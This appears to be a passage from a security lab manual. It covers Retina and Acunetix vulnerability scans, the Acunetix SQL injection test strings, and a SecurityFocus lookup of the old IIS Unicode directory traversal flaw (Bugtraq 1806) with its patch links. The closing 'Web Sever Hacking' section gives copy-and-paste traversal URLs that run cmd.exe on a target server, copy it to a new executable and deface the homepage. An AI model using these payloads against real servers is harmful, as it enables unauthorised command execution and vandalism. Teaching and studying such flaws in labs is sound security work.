
## Tool : Retina

**Retina Network Security Scanner** scan / assess network devices, operating systems, applications, databases, applications, ports and services against a vast, constantly updated vulnerability database without impacting availability or performance.


- Start the **Retina** application, give IP address to scan and click on **Start**.




- Scan report displays operating system, open ports and vulnerabilities on the IP address scanned.



- Selecting a vulnerability will display detailed description of vulnerability, including BUGTRAQ ID, CVE ID and Exploits etc.



## WEB APPLICATION SCANNER



### Pre-requisite:

- Computer installed with OS
- Vulnerable Server (i.e. Web Server, etc.)

### Vulnerability Scanner - Tools

- Acunetix


## Tool : Acunetix

**Acunetix** is a web application scanner which can be used to scan for vulnerabilities in websites and web applications. It can check for vulnerabilities like SQL Injection, Cross Site Scripting etc.,


- Install and login acunetix web administration page from any web browser.




- Click on create new target to define the server to be scanned.




- Add a target host for scanning.



- Choose the scan speed as per requirements.



- Choose the scanning schedule.



- Application starts vulnerability scanning.

Acunetix - Scans

Scan Stats & Info    Vulnerabilities    Site Structure    Events

Acunetix Threat Level  
N/A

Threat level could not be determined because the target was not responsive.

Scan Duration	Requests	Avg. Response Time	Locations
0s	—	—	—

Target Information

Address	http://testasp.vulnweb.com
---------	----------------------------

Latest Alerts

No vulnerabilities detected

© 2017 Acunetix Ltd.

Firefox automatically sends some data to Mozilla so that we can improve your experience.

- Vulnerability scan results will be shown as below.

Acunetix - Scans

Scan Stats & Info    Vulnerabilities    Site Structure    Events

Acunetix Threat Level 3  
HIGH

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Scan Duration	Requests	Avg. Response Time	Locations
6m 11s	12,319	181ms	17

Target Information

Address	testasp.vulnweb.com
Server	IIS

Latest Alerts

Blind SQL Injection	Jul 20, 2018 12:14:24 PM
Directory traversal	Jul 20, 2018 12:14:29 PM

© 2017 Acunetix Ltd.

Firefox automatically sends some data to Mozilla so that we can improve your experience.

The screenshot shows the Acunetix Web Vulnerability Scanner interface. On the left is a dark sidebar with navigation links: Dashboard, Targets, Vulnerabilities, Scans (selected), Reports, and Settings. The main content area has tabs at the top: Back, Stop Scan, Generate Report, WAF Export..., and a dropdown for Group By: None. The 'Scans' tab is active.

**Target Information:**

- Address: testasp.vulnweb.com
- Server: IIS
- Operating System: Windows
- Identified Technologies: ASP.NET
- Responsive: Yes

**Latest Alerts:**

Type	Description	Date
Blind SQL Injection	Jul 26, 2018 12:14:24 PM	Jul 26, 2018 12:14:29 PM
Directory traversal	Jul 26, 2018 12:14:31 PM	Jul 26, 2018 12:14:39 PM
Script source code disclosure	Jul 26, 2018 12:14:39 PM	Jul 26, 2018 12:18:18 PM
Blind SQL Injection	Jul 26, 2018 12:14:39 PM	Jul 26, 2018 12:18:18 PM
Microsoft IIS tilde directory enumeration	Jul 26, 2018 12:14:39 PM	Jul 26, 2018 12:18:18 PM

**Discovered Hosts:**

- http://www.acunetix.com/

**Bottom Status Bar:**

- © 2017 Acunetix Ltd.
- Firefox automatically sends some data to Mozilla so that we can improve your experience.
- Choose What I Share

The screenshot shows the Acunetix Web Vulnerability Scanner interface. The sidebar and tabs are identical to the first screenshot. The 'Vulnerabilities' tab is active.

**Scan Stats & Info:**

- Group By: None

**Vulnerabilities:**

Severity	Vulnerability	URL	Parameter	Status
Info	Blind SQL injection	http://testasp.vulnweb.com/login.asp	tfUserName	Open
Info	Blind SQL injection	http://testasp.vulnweb.com/login.asp	tfUPass	Open
Info	Blind SQL injection	http://testasp.vulnweb.com/showforum.asp	id	Open
Info	Blind SQL injection	http://testasp.vulnweb.com/showthread.asp	id	Open
Info	Directory traversal	http://testasp.vulnweb.com/templateize.asp	item	Open
Info	Microsoft IIS tilde directory enumeration	http://testasp.vulnweb.com/		Open
Info	Script source code disclosure	http://testasp.vulnweb.com/templateize.asp	item	Open
Info	Weak password	http://testasp.vulnweb.com/login.asp		Open
Info	HTML form without CSRF protection	http://testasp.vulnweb.com/search.asp	FrmSearch	Open
Info	HTML form without CSRF protection	http://testasp.vulnweb.com/login.asp	Unnamed Form	Open
Info	HTML form without CSRF protection	http://testasp.vulnweb.com/register.asp	FrmRegister	Open
Info	User credentials are sent in clear text	http://testasp.vulnweb.com/login.asp		Open
Info	User credentials are sent in clear text	http://testasp.vulnweb.com/register.asp		Open

**Bottom Status Bar:**

- © 2017 Acunetix Ltd.
- Firefox automatically sends some data to Mozilla so that we can improve your experience.
- Choose What I Share

- Click on any vulnerability from the list of vulnerabilities to get more details.

The screenshot shows the Acunetix web application security scanner interface. A specific vulnerability has been highlighted with a red box. The details page for this vulnerability is displayed, titled "Blind SQL Injection".

**Vulnerability description:**

SQL Injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements that control a web application's database server. This vulnerability affects <http://testasp.vulnweb.com/login.asp>, tfUserName

Discovered by Scripting (Blind\_SQL\_Injection.script)


**Attack details:**

URL encoded POST input: tfUserName was set to -1' OR 3\*2\*1=6 AND 000573=000573 --

Tests performed:

- -1' OR 2+573-573-1=0+0+1 -- => **TRUE**
- -1' OR 3+573-573-1=0+0+1 -- => **FALSE**
- -1' OR 3\*2\*(0+5+573-573) -- => **FALSE**
- -1' OR 3\*2\*1=0+5+573-573 -- => **FALSE**
- -1' OR 2+1-1-1-1 AND 000573=000573 -- => **TRUE**
- -1' OR 000573=000573 AND 3+1-1-1-1 -- => **FALSE**
- -1' OR 3\*2\*5 AND 000573=000573 -- => **FALSE**
- -1' OR 3\*2\*6 AND 000573=000573 -- => **TRUE**
- -1' OR 3\*2\*6 AND 000573=000573 -- => **FALSE**
- -1' OR 3\*2\*1=6 AND 000573=000573 -- => **TRUE**

## EXPLOITS



### Pre-requisite:

- Computer installed with OS
- Vulnerable Server (i.e. Web Server, FTP Server, etc.)
- Vulnerable Router (i.e. Cisco Router)
- Vulnerable Host (i.e. Computer with Internet Explorer, etc.)
- Hacking Scripts

### Exploits Website

- [www.securityfocus.com](http://www.securityfocus.com)

### Exploits

- Web Server Hacking (Unicode Script)
- Routing Hacking (Script)
- Internet Explorer Hacking (Script)
- Web Application Hacking Through XSS (Script)
- Web Application Hacking Through SQL Injection (Script)

## Website : [www.securityfocus.com](http://www.securityfocus.com)

The [www.securityfocus.com](http://www.securityfocus.com) vulnerability database is a free service. It is the most comprehensive and trusted source of security information on the Internet. It is a vendor-neutral site that provides objective, timely and comprehensive security information to all members of the security community, from end users, security hobbyists and network administrators to security consultants, IT Managers, CIOs and CSOs.

- Access [www.securityfocus.com](http://www.securityfocus.com) from any web browser & search for **Bugtraq ID 1806 or 2936** you got from the vulnerability detected in scanning report.
- **Info** tab on the website, date vulnerability published and display list of operating system's having the same vulnerability.

**Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability**

Bugtraq ID: 1806  
 Class: Input Validation Error  
 CVE:  
 Remote: Yes  
 Local: Yes  
 Published: Oct 17 2000 12:00AM  
 Updated: Oct 17 2000 12:00AM  
 Discovered by an anonymous poster to a Packetstorm forum. Additional research conducted by Rain Forest Puppy <rfp@wiretrip.net>. Publicized in a Microsoft Security Bulletin (MS00-078) on October 17, 2000. Microsoft Personal Web Server discovered and post  
 Credit:  
 Vulnerable:  
 Microsoft Personal Web Server 4.0  
 - Microsoft .NET Option Pack for NT 4.0 0  
 - Microsoft .NET Option Pack for NT 4.0 0  
 - Microsoft Windows 98  
 - Microsoft Windows 98  
 Microsoft IIS 5.0  
 - Microsoft Windows 2000 Advanced Server SP2  
 - Microsoft Windows 2000 Advanced Server SP2  
 - Microsoft Windows 2000 Advanced Server SP3

- **Discussion** tab on the website, display the detailed explanation on vulnerability and how vulnerability works?

**Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability**

Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot ".." directory traversal exploitation if extended UNICODE character representations are used in substitution for "/" and "\".  
 Unauthenticated users may access any known file in the context of the IUSR\_machinename account. The IUSR\_machinename account is a member of the Everyone and Users groups by default, therefore, any file on the same logical drive as any web-accessible file that is accessible to these groups can be deleted, modified, or executed. Successful exploitation would yield the same privileges as a user who could successfully log onto the system to a remote user possessing no credentials whatsoever.  
 It has been discovered that a Windows 98 host running Microsoft Personal Web Server is also subject to this vulnerability. (March 18, 2001)  
 This is the vulnerability exploited by the Code Blue Worm.  
 \*\*UPDATE\*\*: It is believed that an aggressive worm may be in the wild that actively exploits this vulnerability.

- **Exploits tab on the website, display how to exploit the vulnerability using script / codes, etc. and gain administrative control of device / computer.**

The screenshot shows a web browser window with the URL [www.securityfocus.com/bid/1806/exploit](http://www.securityfocus.com/bid/1806/exploit). The page title is "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability". The main content area contains several exploit scripts and examples. One example is:

```
http://target/scripts/..%c1%1c../path/file.ext
```

Another example is:

```
http://target/msadc/..%c0%af/..%c0%af./winnt/system32/cmd.exe?/c+dir
```

Below the examples, it says:

Zoa\_Chien <zochien@securax.org> describes the following exploits using TFTP or Samba in his post to Bugtraq:

- **Solution tab on the website, display how to patch the vulnerability.**

The screenshot shows a web browser window with the URL [www.securityfocus.com/bid/1806/solution](http://www.securityfocus.com/bid/1806/solution). The page title is "Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability". The main content area contains a section titled "Solution:" which states:

The patch released with the advisory MS00-057 (<http://www.microsoft.com/technet/security/bulletin/ms00-057.asp>) eliminates this vulnerability, therefore those who have already applied this patch do not have to take any further action. Otherwise, the patch is available at the following locations:

**Microsoft Personal Web Server 4.0**

- David Raitzer pws\_patch.zip  
[http://www.geocities.com/p\\_w\\_server/pws\\_patch/index.htm](http://www.geocities.com/p_w_server/pws_patch/index.htm)

**Microsoft IIS 4.0 alpha**

- Microsoft Q269862  
<http://download.microsoft.com/download/winntsp/Patch/q269862/NT4ALPHA/EN-US/prmcan4a.exe>
- Microsoft Q269862  
<http://download.microsoft.com/download/winntsp/Patch/q269862/NT4ALPHA/EN-US/prmcan4as.exe>


## Web Sever Hacking

- Download the required **Script** to exploit web server vulnerability.
- Access the vulnerable server via browser.




- Copy and paste below code in your browser (replace web server IP address) to test vulnerability is working.

[http://XXX.XXX.XXX.XXX/scripts/..%255c..%255cwinnt/system32/cmd.exe?c+dir+c:\>](http://XXX.XXX.XXX.XXX/scripts/..%255c..%255cwinnt/system32/cmd.exe?c+dir+c:\)




- Copy and paste below code in your browser to create a file inventer.exe on web server.

**http://XXX.XXX.XXX.XXX/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+copy+c:\winnt\system32\cmd.exe+c:\inventer.exe**



- Copy and paste below code in your browser to deface the website by changing the homepage content on web server.

**http://XXX.XXX.XXX.XXX/scripts/..%255c..%255cinventer.exe?/c+echo+"<center><h1>HACKED +BY</h1><h2>Unknown</h2></center>"++>+c:\web\default.htm**

